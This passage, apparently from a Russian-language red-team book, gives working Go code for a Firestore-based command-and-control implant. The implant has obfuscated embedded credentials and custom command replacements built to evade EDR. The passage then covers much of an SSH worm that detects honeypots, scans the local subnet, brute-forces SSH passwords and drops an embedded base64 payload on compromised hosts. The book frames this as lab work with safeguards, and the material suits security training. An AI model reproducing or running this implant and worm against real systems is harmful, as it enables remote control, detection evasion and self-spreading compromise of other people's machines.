    }

    fmt.Printf("ID агента: %s\n", agentID)
    fmt.Printf("Выполняется на ОС: %s\n", runtime.GOOS)

    for i := 0; i < CYCLES; i++ {
        sleepTime := time.Duration(rand.Intn(MAX_SLEEP_TIME-MIN_SLEEP_TIME+1)+MIN_SLEEP_TIME) *
            time.Second
        fmt.Printf("Ожидание %v секунд перед следующим циклом...\n", sleepTime.Seconds())
        time.Sleep(sleepTime)

        fmt.Printf("Cycle: %d\n", i)

        // Получить следующую команду.
        cmd, docRef, err := getNextCommand(client)
        if err != nil {
            fmt.Printf("Ошибка получения следующей команды: %v\n", err)
            continue
        }

        if cmd == nil {
            fmt.Println("Ожидающих команд не найдено")
            continue
        }

        // Пометить как выполняющуюся.
        cmd.Status = "running"
        cmd.AgentID = agentID
        cmd.ExecutedAt = time.Now()

        err = updateCommandStatus(client, docRef, cmd)
        if err != nil {
            fmt.Printf("Ошибка обновления состояния команды: %v\n", err)
            continue
        }

        // Выполнить команду.
        output, err := runCommand(cmd.Command)
        if err != nil {
            cmd.Status = "failed"
            cmd.Error = err.Error()
        } else {
            cmd.Status = "completed"
        }
        cmd.Output = output

        // Обновить финальный статус.
        err = updateCommandStatus(client, docRef, cmd)
        if err != nil {
            fmt.Printf("Ошибка обновления итогового состояния: %v\n", err)
```

```
        }
    }
}
```

Листинг 4-2. Улучшенный имплант со встроенным ключом JSON сервисной учётной записи и базой данных Firestore

Когда это будет готово, удалите файл `encoded_output.txt` и заново защитите ключ сервисной учётной записи.

> **Примечание**
> Не путайте кодирование с шифрованием: поскольку ключа нет, вы просто обфусцируете учётные данные. Причина, по которой здесь не используется шифрование, в том, что нужно исходить из предположения: защитники в итоге получат бинарный файл и загрузят его во все песочницы или сканеры, сделав его широко доступным для анализа.

Перед запуском сценария остаётся ещё один шаг: создать базу данных для фиксации состояния.

Создание базы данных Firestore

В Google Cloud Console введите `firestore` в поле поиска, а затем нажмите **Create a Firestore Database**. Откроется мастер **Create Database**. Выберите режим **Firestore Native**, затем задайте предпочитаемое имя базы данных и регион, как показано на рисунке 4-18. Все остальные настройки можно оставить как есть.

Рисунок 4-18. Мастер создания базы данных Firestore

Нажмите **Create Database**, чтобы вернуться на главный экран Firestore, где вы увидите включённую базу данных без запланированных резервных копий.

Тестирование и выполнение импланта

Перед выполнением импланта убедитесь, что вы обновили следующие конфигурационные переменные:

```
// Переменные конфигурации
const (
    PROJECT_ID     = "YOUR-PROJECT-ID"
    DATABASE_ID    = "FIRESTORE-DB-NAME"
    CYCLES         = 10 // Больше циклов для тестирования
MIN_SLEEP_TIME = 15 // Минимум 15 секунд
MAX_SLEEP_TIME = 30 // Максимум 30 секунд
    --snip--
```

Теперь, когда код настроен и подготовлен, запустите имплант стандартными командами:

```
% go mod tidy
% go run ./goslowc2-firestore-1.1.go
```

В терминале появятся базовые сообщения состояния для отладки. Чтобы отслеживать выполнение команд в реальном времени, перейдите в Google Cloud Console и откройте только что созданную базу данных в Firestore. Для организации данных Firestore использует иерархическую структуру из коллекций (групп), документов (записей JSON) и полей (пар ключ-значение внутри документов). Вы должны увидеть новую коллекцию `commands`, содержащую два начальных документа: документ `schema`, который использует имплант, и документ `default-cmd`, где будет вывод списка каталога, похожий на предыдущую версию. У каждого документа есть поле `status`, которое по мере выполнения команд будет меняться с `pending` на `completed` или `failed` (см. рисунок 4-19).

Рисунок 4-19. Просмотр коллекций в базе данных Firestore

Обновлённый код больше не выполняет одни и те же команды бесконечно, а вместо этого на каждом цикле опроса запрашивает базу данных на наличие новых команд. Опрос выполняется через случайные интервалы, настроенные ранее, вплоть до максимального числа циклов, то есть установленного вами защитного ограничения, которое здесь равно 10.

Чтобы добавить команды в очередь, нажмите **Add Document** в центральной панели консоли и создайте два ключа (см. рисунок 4-20):

```
command = your-command
status = pending
```

После сохранения документа новая команда будет поставлена в очередь на выполнение в следующем цикле опроса.

Рисунок 4-20. Добавление документа в Firestore

На каждом цикле опроса имплант проходит по каждому документу, независимо от его имени, проверяет состояние `pending`, выполняет команду и обновляет документ результатами, новым состоянием (`completed` или `failed`), выводом и временными метками выполнения (см. рисунок 4-21).

Рисунок 4-21. Обновления состояния документа Firestore после успешного выполнения импланта

Не забудьте завершить имплант и отключить ключ доступа сервисной учётной записи, когда он не используется.

Расширенные возможности

Одна из проблем для любого тестировщика - быть пойманным, когда EDR выполняет ваши команды. Хотя имплант может развернуться и связаться с вами без проблем, использование LOLBins вроде `whoami` почти всегда вызывает подозрение, потому что такие инструменты часто применяются группами угроз после эксплуатации.

Идеальное решение - создать собственную оболочку со встроенными обходами EDR, но полноценные собственные оболочки требуют значительного времени и навыков. Более практичный подход - создать ограниченные замены для наиболее подозрительных команд.

Ранее вы использовали пакет Go `exec`, который не задействует системные оболочки по умолчанию, чтобы помочь избежать обнаружения. Листинг 4-3 развивает эту идею и показывает, как использовать базовые пакеты Go для создания ограниченных пользовательских замен LOLBin, которые могут вызывать меньше подозрений.

```
// Если вставляете напрямую, добавьте net и os/user в импорты.
// Обработчики пользовательских команд
type CommandHandler func() (string, error)

var customCommands = map[string]CommandHandler{
    "xsysinfo":  getSysInfo,
    "xnetinfo":  getNetInfo,
    "xuserinfo": getUserInfo,
    "xprocinfo": getProcessInfo,
    "xenvinfo":  getEnvInfo,
}

func getSysInfo() (string, error) {
    var info strings.Builder
    info.WriteString(fmt.Sprintf("OS: %s/%s\n", runtime.GOOS, runtime.GOARCH))

    hostname, err := os.Hostname()
    if err == nil {
        info.WriteString(fmt.Sprintf("Hostname: %s\n", hostname))
    }

    if wd, err := os.Getwd(); err == nil {
    info.WriteString(fmt.Sprintf("Рабочая директория: %s\n", wd))
    }

    return info.String(), nil
}

func getNetInfo() (string, error) {
    var info strings.Builder
    interfaces, err := net.Interfaces()
    if err != nil {
        return "", err
    }

    for _, iface := range interfaces {
        addrs, err := iface.Addrs()
        if err != nil {
            continue
        }

        info.WriteString(fmt.Sprintf("\nInterface: %s\n", iface.Name))
        info.WriteString(fmt.Sprintf("MAC: %s\n", iface.HardwareAddr))
        for _, addr := range addrs {
            info.WriteString(fmt.Sprintf("Addr: %s\n", addr.String()))
```

```
        }
    }

    return info.String(), nil
}

func getUserInfo() (string, error) {
    var info strings.Builder
    if currentUser, err := user.Current(); err == nil {
        info.WriteString(fmt.Sprintf("Username: %s\n", currentUser.Username))
        info.WriteString(fmt.Sprintf("UID: %s\n", currentUser.Uid))
        info.WriteString(fmt.Sprintf("GID: %s\n", currentUser.Gid))
        info.WriteString(fmt.Sprintf("Home: %s\n", currentUser.HomeDir))
    }

    if runtime.GOOS != "windows" {
        if groups, err := os.Getgroups(); err == nil {
            info.WriteString("Groups: ")
            for _, gid := range groups {
                info.WriteString(fmt.Sprintf("%d ", gid))
            }
            info.WriteString("\n")
        }
    }

    return info.String(), nil
}

func getProcessInfo() (string, error) {
    var info strings.Builder
    pid := os.Getpid()
    ppid := os.Getppid()

    info.WriteString(fmt.Sprintf("Текущий PID: %d\n", pid))
    info.WriteString(fmt.Sprintf("Родительский PID: %d\n", ppid))

    if runtime.GOOS != "windows" {
    info.WriteString("\nСостояние процесса:\n")
        if data, err := os.ReadFile(fmt.Sprintf("/proc/%d/status", pid)); err == nil {
            info.WriteString(string(data))
        }
    }

    return info.String(), nil
}

func getEnvInfo() (string, error) {
    var info strings.Builder
    for _, env := range os.Environ() {
        info.WriteString(fmt.Sprintf("%s\n", env))
    }

    return info.String(), nil
}
```

Листинг 4-3. Пакеты Go, выполняющие функции, эквивалентные LOLBin, на основе пользовательского ввода

Эти пользовательские функции заменяют команды для переменных окружения, процессов, пользователей и сети, которые часто выполняются одними из первых после развёртывания. Механизм действия не изменился: имплант проверяет, совпадают ли входящие команды с пользовательскими псевдонимами, и если совпадают, запускает сопоставленную функцию Go вместо выполнения системной команды. Префикс x помогает отличать пользовательские команды от стандартных системных команд.

Можно либо добавить пользовательские функции в существующий код, либо использовать полную реализацию из папки главы `goslowc2-firestore-1.2`. Обратите внимание, что функция `runCommand()` меняется по сравнению с первой ревизией следующим образом:

```
func runCommand(command string) (string, error) {
    // Сначала проверить, является ли команда одной из пользовательских.
    if handler, exists := customCommands[command]; exists {
        return handler()
    }
    --snip--
```

Если вы выберете второй вариант, обязательно подготовьте встроенный JSON, задайте параметры времени выполнения и получите зависимости `go.mod` с помощью `go mod tidy` перед запуском сценария.

На рисунке 4-22 показан вывод дополнительных вызовов функций, выполненных без использования LOLBin.

Рисунок 4-22. Успешное выполнение пользовательской команды для импланта с Firestore

Когда вы завершите эту лабораторную работу, обязательно отключите все сервисные учётные записи и защитите ключи JSON, чтобы предотвратить несанкционированное использование. Если вы намерены использовать этот имплант в разных средах, стандартная команда сборки статически свяжет зависимости в один бинарный файл:

```
% go build scriptname.go
```

По умолчанию символы не удаляются, и мы рекомендуем оставить их на месте. Цель - избежать обнаружения во время выполнения, а не усложнить обратную разработку после обнаружения бинарного файла. Если бы вам нужно было применить антифорензик-меры на уровне бинарного файла, вы бы настроили собственный упаковщик с низкой энтропией, который не удаляет символы, чтобы сбалансировать потенциальные индикаторы и уровни обфускации.

Итоги

В этой главе вы последовательно добавляли функции, чтобы обеспечить безопасную работу и зашифрованный транспорт для одного импланта Go, использующего сервисы на базе GCP. Начиная с базового клиента, вы постепенно добавили обфусцированные встроенные учётные данные, определение ОС, возможности базы данных почти реального времени, отслеживание состояния и даже пользовательские обёртки команд. Во всех этих улучшениях вы по возможности следовали лучшим практикам операционной безопасности и использовали техники, которые помогают кампании смешиваться с целевой средой.

Глава 5. Создание эксплойтов бокового перемещения с червями

Многие практики избегают использования червей в своих проектах, потому что боятся потерять контроль над областью распространения червя и увеличить объём трафика. Но при достаточном количестве защитных ограничений черви могут значительно повысить эффективность доставки имплантов. Если мы чему-то научились на известных примерах вроде MyDoom, Conficker и PlugX, так это тому, что черви обладают высокой устойчивостью. Это делает их сильными кандидатами для надёжных и масштабируемых операций. В лабораторной работе этой главы вы создадите червя на Go, который перемещается по сети вбок с использованием подбора учётных данных SSH, чтобы разворачивать закодированные полезные нагрузки на скомпрометированных хостах.

Функциональный дизайн

Обычно черви сканируют одну или несколько уязвимостей, а затем используют эксплойты нулевого дня, чтобы продолжать репликацию как можно быстрее. Для сохранения эффективности черви часто сильно оптимизируются по размеру, что ограничивает потенциальные возможности C2, которые можно включить в их полезную нагрузку.

В нашем случае вы создадите червя, ориентированного на сетевые сервисы и нацеленного на хосты Linux x64, допускающие аутентификацию SSH. Аутентификацию по паролю можно рассматривать как уязвимость, а распыление учётных данных - как метод доставки эксплойта. Умение построить сам механизм важнее, чем зацикливание на конкретной паре "эксплойт и уязвимость".

Вы сохраните основной механизм действия червя, но добавите защитные ограничения, чтобы он не вышел из-под контроля:

• добавить сценарий очистки, который выполняется по таймеру самоуничтожения;
• нацеливаться только на диапазоны адресов RFC 1918, то есть локальную сеть (LAN);
• ограничить насыщение сети таймерами и однопоточными сканированиями;
• использовать удалённые проверки мьютекса, чтобы предотвратить повторное заражение тех же хостов.

Со стороны обхода обнаружения вы будете использовать базовые экспоненциальные задержки при распылении паролей, чтобы снизить вероятность срабатывания предупреждения. Остальные приёмы обхода в дизайне основаны на базовых принципах ограничения скорости, тайминга и применения шифрования, которое уже предоставляет SSH. Вы также добавите возможность выполнять базовые проверки chroot и ханипотов перед завершением последовательности заражения. Дополнительные защитные рамки включают таймер самозавершения и проверку мьютекса, чтобы избежать случайного повторного заражения.

Технические требования

Для выполнения этой лабораторной работы вам понадобится следующее:

• проект GCP с правами владельца и доступом к веб-консоли либо доступ к нескольким экземплярам VM на базе Debian для Intel x64 в одной подсети;
• установленный Go - все листинги кода тестировались с версией 1.24.4;
• VS Code с установленным официальным расширением Go (необязательно).

Перед началом лабораторной работы см. введение к книге: там дан обзор Go и GCP, а также сведения о конфигурации.

Архитектура развёртывания

В этой лабораторной работе вы продолжите использовать Go и скомпилируете код в статически связанный бинарный файл. Модуль будет использовать стандартные вызовы функций, координируемые функцией `main`, которая начинается с начального целевого хоста, "нулевого пациента". Поток выполнения, показанный на рисунке 5-1, включает прохождение проверки ханипотов, проверку файла блокировки мьютекса, настройку журналирования, а затем выполнение полезной нагрузки, сканирования, эксплуатации и репликации. По умолчанию процесс работает четыре часа, после чего очищает следы и завершает себя.



Figure 5-1: SSH worm subroutines

Рисунок 5-1. Подпрограммы червя SSH

В следующем разделе вы используете IaC, чтобы развернуть и протестировать решение.

Настройка экземпляра заражения

Для корректного тестирования лабораторной работы вам понадобится доступ к нескольким экземплярам VM. Мы проведём вас через использование GCP и Terraform на бесплатном уровне для развёртывания нового VPC, подсети, правил межсетевого экрана и трёх экземпляров VM с образами по умолчанию на базе Debian 11. В качестве альтернативы можно использовать самостоятельно размещённые экземпляры VM, если в ОС включена аутентификация SSH по паролю и все VM находятся в одной подсети. Мы не рекомендуем использовать контейнеры с этой версией кода из-за потенциальных осложнений с общими ресурсами, ограниченным доступом к оболочке и возможными политиками автоматического восстановления.

Настройка GCP Cloud Shell и Terraform

Настройка GCP проста, но требует многих щелчков. Вместо AWS CloudFormation вы будете использовать Terraform, построенный на независимом от CSP языке HCL. Войдите в проект GCP через консоль, затем нажмите значок **Activate Cloud Shell** на верхней панели инструментов (см. рисунок 5-2).

Рисунок 5-2. Активация экземпляра GCP Cloud Shell

Вы попадёте в приглашение Linux-терминала. Чтобы вместо него перейти к веб-редактору, нажмите **Open Editor** на панели инструментов Cloud Shell (см. рисунок 5-3).

Рисунок 5-3. Открытие Cloud Shell Editor

Щёлкните правой кнопкой мыши по пустому месту в панели Explorer редактора Cloud Shell, расположенной слева на экране, и создайте новый файл с именем `main.tf`.

Развёртывание тестовой инфраструктуры

Откройте файл и вставьте код Terraform HCL из файлов главы либо наберите его из листинга 5-1.

```
terraform {
  required_providers {
    google = {
      source  = "hashicorp/google"
      version = "~> 4.25.0"
    }
  }
}

variable "project_id" {
  description = "ID проекта GCP"
  type        = string
}

provider "google" {
  project = var.project_id
  region  = "us-east1"
  zone    = "us-east1-d"
}
```

```
# Создать VPC.
resource "google_compute_network" "rttd_network" {
  name                    = "rttd-network"
  auto_create_subnetworks = false
}

# Создать подсеть.
resource "google_compute_subnetwork" "rttd_subnet" {
  name          = "rttd-subnet"
  ip_cidr_range = "10.0.10.0/24"
  region        = "us-east1"
  network       = google_compute_network.rttd_network.id
}

# Создать правило межсетевого экрана для входящего доступа из интернета.
resource "google_compute_firewall" "allow_internet_ingress" {
  name      = "allow-internet-ingress"
  network   = google_compute_network.rttd_network.name
  direction = "INGRESS"
  allow {
    protocol = "tcp"
    ports    = ["22", "80", "443"] # Разрешить входящие SSH, HTTP и HTTPS.
  }
  source_ranges = ["0.0.0.0/0"]
}

# Создать правило межсетевого экрана для внутреннего обмена данными.
resource "google_compute_firewall" "allow_internal" {
  name      = "allow-internal"
  network   = google_compute_network.rttd_network.name
  direction = "INGRESS"
  allow {
    protocol = "tcp"
    ports    = ["22"]
  }
  allow {
    protocol = "icmp"
  }
  source_ranges = [google_compute_subnetwork.rttd_subnet.ip_cidr_range]
}

# Создать правило межсетевого экрана для всего исходящего трафика, кроме SSH.
resource "google_compute_firewall" "allow_internet_egress" {
  name      = "allow-internet-egress"
  network   = google_compute_network.rttd_network.name
  direction = "EGRESS"
  allow {
    protocol = "tcp"
  }
  allow {
    protocol = "udp"
  }
  allow {
    protocol = "icmp"
  }
  destination_ranges = ["0.0.0.0/0"]
}

# Создать правило межсетевого экрана для блокировки исходящего SSH в интернет.
resource "google_compute_firewall" "block_ssh_egress" {
  name      = "block-ssh-egress"
  network   = google_compute_network.rttd_network.name
  direction = "EGRESS"
  priority  = 1000
  deny {
    protocol = "tcp"
    ports    = ["22"]
  }
  destination_ranges = ["0.0.0.0/0"]
}
```

```
# Создать три экземпляра с помощью count.
resource "google_compute_instance" "patient_instances" {
  count        = 3
  name         = "patient${count.index}"
  machine_type = "e2-medium"
  zone         = "us-east1-d"
  boot_disk {
    initialize_params {
      image = "projects/debian-cloud/global/images/debian-12-bookworm-v20241210"
      size  = 10
      type  = "pd-balanced"
    }
  }
  network_interface {
    network    = google_compute_network.rttd_network.name
    subnetwork = google_compute_subnetwork.rttd_subnet.name
    access_config {
      network_tier = "BASIC" # Этот блок назначает эфемерный внешний IP.
    }
  }
  labels = {
    instance = "patient${count.index}"
  }
  scheduling {
    automatic_restart   = false
    on_host_maintenance = "TERMINATE"
    preemptible         = true
    provisioning_model  = "SPOT"
  }
  service_account {
    scopes = ["cloud-platform"]
  }
  metadata = {
    shutdown-script = "echo 'Экземпляр выключается'"
  }
}

# Вывести внутренние и внешние IP-адреса.
output "instance_details" {
  value = {
    for instance in google_compute_instance.patient_instances : instance.name => {
      internal_ip = instance.network_interface[0].network_ip
      external_ip = instance.network_interface[0].access_config[0].nat_ip
    }
  }
  description = "Внутренние и внешние IP каждого экземпляра"
}
```

Листинг 5-1. Terraform HCL для развёртывания нескольких экземпляров VM и VPC

На рисунке 5-4 показано, как файл `main.tf` должен выглядеть в интерфейсе Cloud Shell Editor.

Рисунок 5-4. Файл main.tf в Cloud Shell Editor

Сохраните файл, затем вернитесь в терминал и выполните следующие команды в той же директории, где находится `main.tf`, чтобы проверить файл:

```
$ terraform init
$ terraform fmt
$ terraform validate
```

Далее перейдите на стартовый экран Google Cloud Console и нажмите имя проекта, который вы создали ранее, чтобы посмотреть ID проекта GCP (рисунок 5-5).



Рисунок 5-5. Получение ID проекта GCP

Сохраните этот ID: он понадобится позже для запуска действий Terraform. Если вы создали совершенно новый проект GCP, также нужно активировать Compute Engine API. Для этого перейдите к строке поиска в Google Cloud Console, введите `Compute` и выберите **Compute Engine** в результатах. Когда появится запрос, нажмите **Enable** (см. рисунок 5-6) и дождитесь подтверждения завершения операции.

Рисунок 5-6. Включение Compute Engine API в Google Cloud Console

Вернитесь в Cloud Shell Editor и выполните следующие команды:

```
$ terraform plan
$ terraform apply
```

Вам будет предложено ввести Project ID. Обязательно вставьте его без лишних кавычек или пробелов.

Затем выполните `terraform plan`, чтобы создать локальный файл состояния с деталями инфраструктуры (см. рисунок 5-7).

Рисунок 5-7. Вывод команды terraform plan

В производственной среде в идеале следует резервировать этот файл состояния и хранить его в бакете GCP Cloud Storage, защищённом отдельными сервисными учётными записями. Для целей этой лабораторной работы он используется только для сокращения времени настройки и удаления инфраструктуры.

Когда появится вопрос о продолжении добавления ресурсов, введите `Y` или `Yes` и дождитесь завершения процесса. Если вы попробуете сделать это слишком скоро после включения Compute Engine API, получите ошибку 403. Подождите некоторое время и повторите попытку.

После завершения процесса перейдите в **Compute Engine > VM Instances** в разделе **Virtual Machines** всплывающего меню. Вы должны увидеть все три запущенных экземпляра. Обратите внимание: в вашей подсети могут быть назначены другие IP-адреса, как показано на рисунке 5-8.

Рисунок 5-8. Список экземпляров GCP Compute Engine

Теперь, когда инфраструктура развёрнута, вы начнёте распространять червя.

Подготовка кода червя

Теперь вы подготовите код червя. Если вы используете файлы кода из главы, найдите файлы `ssh-worm-implant-1.2.go` и `helloworld.go`. Нужно скомпилировать код и получить внешние зависимости пакетов. Для этого есть два варианта:

1. Скомпилировать код локально и загрузить бинарный файл на первый хост VM. Однако если локальная машина и цель используют разные архитектуры, выполнение завершится ошибкой или даст сбои.
2. Использовать Cloud Shell или предпочитаемую IDE, чтобы сохранить файлы кода, затем загрузить их на экземпляр VM `patient0` и скомпилировать прямо на целевом хосте.

Вы будете использовать второй подход. Вставьте или наберите код Go из листинга 5-2, чтобы начать построение механизма заражения.

Полную кодовую базу см. в GitHub-репозитории: github.com. Здесь выделены интересные участки червя.

```
--snip--
// ================================================
// ВСТАВЬТЕ НИЖЕ БИНАРНЫЙ БЛОБ, ЗАКОДИРОВАННЫЙ В BASE64:
// ================================================
func getImplantBytes() []byte { // (1)
    const encodedBinary = `
PASTE_YOUR_BASE64_ENCODED_BINARY_HERE
`
    decodedBinary, _ := base64.StdEncoding.DecodeString(encodedBinary)
    return decodedBinary
}
// ================================================
// КОНЕЦ БИНАРНОГО БЛОБА
// ================================================
func executeImplant() error {
    tmpfile, err := os.CreateTemp("", "implant")
    if err != nil {
        return fmt.Errorf("не удалось создать временный файл: %v", err)
    }
--snip--
func createMutexFile() bool { // (2)
    if _, err := os.Stat(MUTEX_FILE); err == nil {
        return false
    }
    f, err := os.Create(MUTEX_FILE)
    if err != nil {
        return false
    }
    f.Close()
    return true
}
```

```
--snip--
// Базовые проверки ханипота по умолчанию
func isHoneypot() bool { // (3)
    root1, err1 := os.Stat("/")
    root2, err2 := os.Stat("/../../../../")
    if err1 == nil && err2 == nil {
        if !os.SameFile(root1, root2) {
            logMsg("Обнаружена среда chroot")
            return true
        }
    }
    env := os.Environ()
    if len(env) == 0 {
        logMsg("Нет переменных окружения - возможный ханипот")
        return true
    }
    suspiciousPaths := []string{
        "/home/cowrie",
        "/etc/cowrie",
        "/var/log/cowrie",
    }
    for _, path := range suspiciousPaths {
        if _, err := os.Stat(path); err == nil {
            logMsg("Обнаружены артефакты ханипота Cowrie")
            return true
        }
    }
    return false
}
--snip--
// Выполнить встроенный имплант.
if err := executeImplant(); err != nil {
    logMsg(fmt.Sprintf("Не удалось выполнить имплант: %v", err))
}
}

func detectAndSetSubnet() (string, error) { // (4)
    interfaces, err := net.Interfaces()
    if err != nil {
        return "", fmt.Errorf("не удалось получить сетевые интерфейсы: %v", err)
    }
    for _, iface := range interfaces {
        if iface.Flags&net.FlagLoopback != 0 || iface.Flags&net.FlagUp == 0 {
            continue
        }
        addrs, err := iface.Addrs()
        if err != nil {
            continue
        }
        for _, addr := range addrs {
            switch v := addr.(type) {
            case *net.IPNet:
                if ip4 := v.IP.To4(); ip4 != nil {
                    ones, _ := v.Mask.Size()
                    if ones == 32 {
                        baseIP := ip4.Mask(net.CIDRMask(24, 32))
                        return fmt.Sprintf("%s/24", baseIP.String()), nil
                    }
                    return v.String(), nil
                }
            }
        }
    }
    return "", fmt.Errorf("допустимая подсеть не обнаружена")
}

func getOwnIP() string {
    addrs, err := net.InterfaceAddrs()
    if err != nil {
        return ""
    }
```

```
    for _, addr := range addrs {
        if ipnet, ok := addr.(*net.IPNet); ok && !ipnet.IP.IsLoopback() {
            if ipv4 := ipnet.IP.To4(); ipv4 != nil {
                return ipv4.String()
            }
        }
    }
    return ""
}

func incrementIP(ip net.IP) {
    for j := len(ip) - 1; j >= 0; j-- {
        ip[j]++
        if ip[j] > 0 {
            break
        }
    }
}

func isHostAlive(host string) bool { // (5)
    conn, err := net.DialTimeout("tcp", fmt.Sprintf("%s:22", host), SCAN_TIMEOUT)
    if err != nil {
        return false
    }
    conn.Close()
    return true
}

func checkRemoteMutex(client *ssh.Client) (bool, error) {
    session, err := client.NewSession()
    if err != nil {
        return false, err
    }
    defer session.Close()
    output, err := session.CombinedOutput("test -f " + MUTEX_FILE + " && echo 'exists'")
    if err != nil {
        return false, nil
    }
    return strings.TrimSpace(string(output)) == "exists", nil
}
--snip--
func scanAndInfect() {
    subnet, err := detectAndSetSubnet()
    if err != nil {
        logMsg(fmt.Sprintf("Ошибка обнаружения подсети: %v; отмена", err))
        return
    }
    logMsg(fmt.Sprintf("Обнаружена подсеть: %s", subnet))
    ip, ipnet, err := net.ParseCIDR(subnet)
    if err != nil {
        logMsg(fmt.Sprintf("Не удалось разобрать CIDR: %v", err))
        return
    }
    for ip := ip.Mask(ipnet.Mask); ipnet.Contains(ip); incrementIP(ip) {
        if ip.String() == getOwnIP() {
            continue
        }
        host := ip.String()
    logMsg(fmt.Sprintf("\n[*] Проверка хоста: %s", host))
        time.Sleep(SCAN_DELAY)
        if isHostAlive(host) {
        logMsg(fmt.Sprintf("[+] Хост %s активен и отвечает на порту 22", host))
            tryInfect(host)
        }
    }
}

func tryInfect(host string) { // (6)
    var lastErr error
    retryDelay := INITIAL_RETRY_DELAY
```

```
    // Перебрать все сочетания пользователя и пароля.
    for _, user := range SSH_USERS {
        for _, pass := range SSH_PASSWORDS {
            config := &ssh.ClientConfig{
                User: user,
                Auth: []ssh.AuthMethod{
                    ssh.Password(pass),
                },
                HostKeyCallback: ssh.InsecureIgnoreHostKey(),
                Timeout:         SCAN_TIMEOUT,
            }
            logMsg(fmt.Sprintf("[*] Вход на %s с %s/%s", host, user, pass))
            client, err := ssh.Dial("tcp", fmt.Sprintf("%s:22", host), config)
            if err != nil {
                lastErr = err
                logMsg(fmt.Sprintf("[-] Вход с %s/%s не удался: %v", user, pass, err))
                // Применить экспоненциальную задержку.
